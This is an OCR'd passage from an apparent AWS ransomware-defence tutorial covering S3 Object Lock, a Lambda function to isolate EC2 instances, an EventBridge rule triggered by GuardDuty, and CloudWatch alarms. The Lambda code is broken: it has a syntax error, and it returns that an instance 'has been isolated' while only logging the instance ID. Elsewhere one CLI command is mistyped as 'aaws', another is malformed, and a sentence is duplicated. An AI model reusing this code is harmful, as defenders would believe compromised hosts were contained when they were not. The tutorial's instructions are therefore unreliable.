
- Scroll to Object Lock → Click Edit



- Enable Object Lock → Set Retention Mode:

1. ***Governance*** *– Admins with special permissions can modify/delete*
2. ***Compliance*** *– No one can modify/delete until the retention period ends*

- Set a retention period (e.g., 30–90 days) → Click Save



CLI Commands:


- *aws s3api put-bucket-versioning --bucket s3-secure-data --versioning-configuration Status=Enabled*
- *aaws s3api put-object-lock-configuration --bucket s3-secure-data --object-lock-configuration"ObjectLockEnabled=Enabled,Rule={DefaultRetention={Mode=GOVERNANCE,Days=30}}"*

Step 5: AWS Lambda for Automated Ransomware Response

AWS Lambda automatically responds to threats detected by GuardDuty by isolating compromised EC2 instances. When GuardDuty identifies suspicious activity, it triggers a Lambda function via EventBridge, which then modifies the instance's security groups to cut off network access, effectively containing the threat.


5.1 Create Lambda Function to Isolate EC2

- AWS Console → Lambda → Create Function



- Choose Author from Scratch
- Name it: **IsolateEC2Instance**
- Runtime: Python 3.9
- IAM Role:

1. *AmazonEC2FullAccess*
2. *AWSLambdaBasicExecutionRole*




5.2 Python code to isolate ec2 instance

- Code :

```
import json

def lambda_handler(event, context):
    print("Received Event: ", json.dumps(event, indent=4))  # Log the event

    # Ensure 'detail' key exists
    if 'detail' not in event:
        return {
            'statusCode': 400,
            'body': 'Error: Missing "detail" key in event.'
        }

    instance_id = event['detail'].get('instance-id', 'Unknown')  # Avoid KeyError
    print(f"Instance ID: {instance_id}")

    return {
        'statusCode': 200,
        'body': f'EC2 Instance {instance_id} has been isolated due to ransomware activity.''
    }
```


- *When a suspected ransomware attack occurs, this AWS Lambda function is activated, logging the EC2 instance ID that is impacted. In order to remove the* When a suspected ransomware attack occurs, this AWS Lambda function is activated, logging the EC2 instance ID that is impacted. In order to remove the hacked EC2 instance from the network, it assists in starting automated reaction steps.
- Deploy this code.




5.2 Configure EventBridge Rule to Trigger Lambda

Amazon EventBridge acts as a bridge between **Amazon GuardDuty** and **AWS Lambda**. When GuardDuty detects suspicious activity, it sends an event to EventBridge. You can set up EventBridge to automatically trigger a Lambda function in response to this event, enabling quick actions like isolating compromised EC2 instances.


- AWS Console → EventBridge → Create Rule




- Name it: **GuardDutyRansomwareResponse**




- Select Event Source → AWS Services C GuardDuty



- Set Target → Lambda Function (IsolateEC2Instance)



- Click Create Rule



CLI Commands:

Replace <your-account-id> and <your-lambda-execution-role> with actual values, and make sure function.zip contains your lambda_function.py.


- *aws lambda create-function --function-name IsolateEC2Instance --runtime python3.9 --role arn:aws:iam::<your-account-id>:role/<your-lambda-execution-role> --handler lambda_function.lambda_handler --zip-file fileb://function.zip*
- *aws events put-rule --name GuardDutyRansomwareResponse --event-pattern file://guardduty-event.json*
- *aws lambda add-permission --function-name IsolateEC2Instance --statement-id GuardDutyTrigger --action 'lambda:InvokeFunction' --principal events.amazonaws.com --source-arn arn:aws:events:<region>:<account-id>:rule/GuardDutyRansomwareResponse*
- *aws events put-targets --rule GuardDutyRansomwareResponse --targets "Id"="1","Arn"="$(aws lambda get-function --function-name IsolateEC2Instance --query 'Configuration.FunctionArn' --output text)"*

Step 6: Monitor with AWS CloudWatch


Amazon CloudWatch plays a key role in monitoring and responding to security events. When **Amazon GuardDuty** detects suspicious activity, it can send detailed logs and metrics to CloudWatch.

6.1 Create an alarm


- Go to CloudWatch → Alarms → Create Alarm




- Select a metric




- Select Lambda




- Select By Function Name




- At last select isolateEC2instance



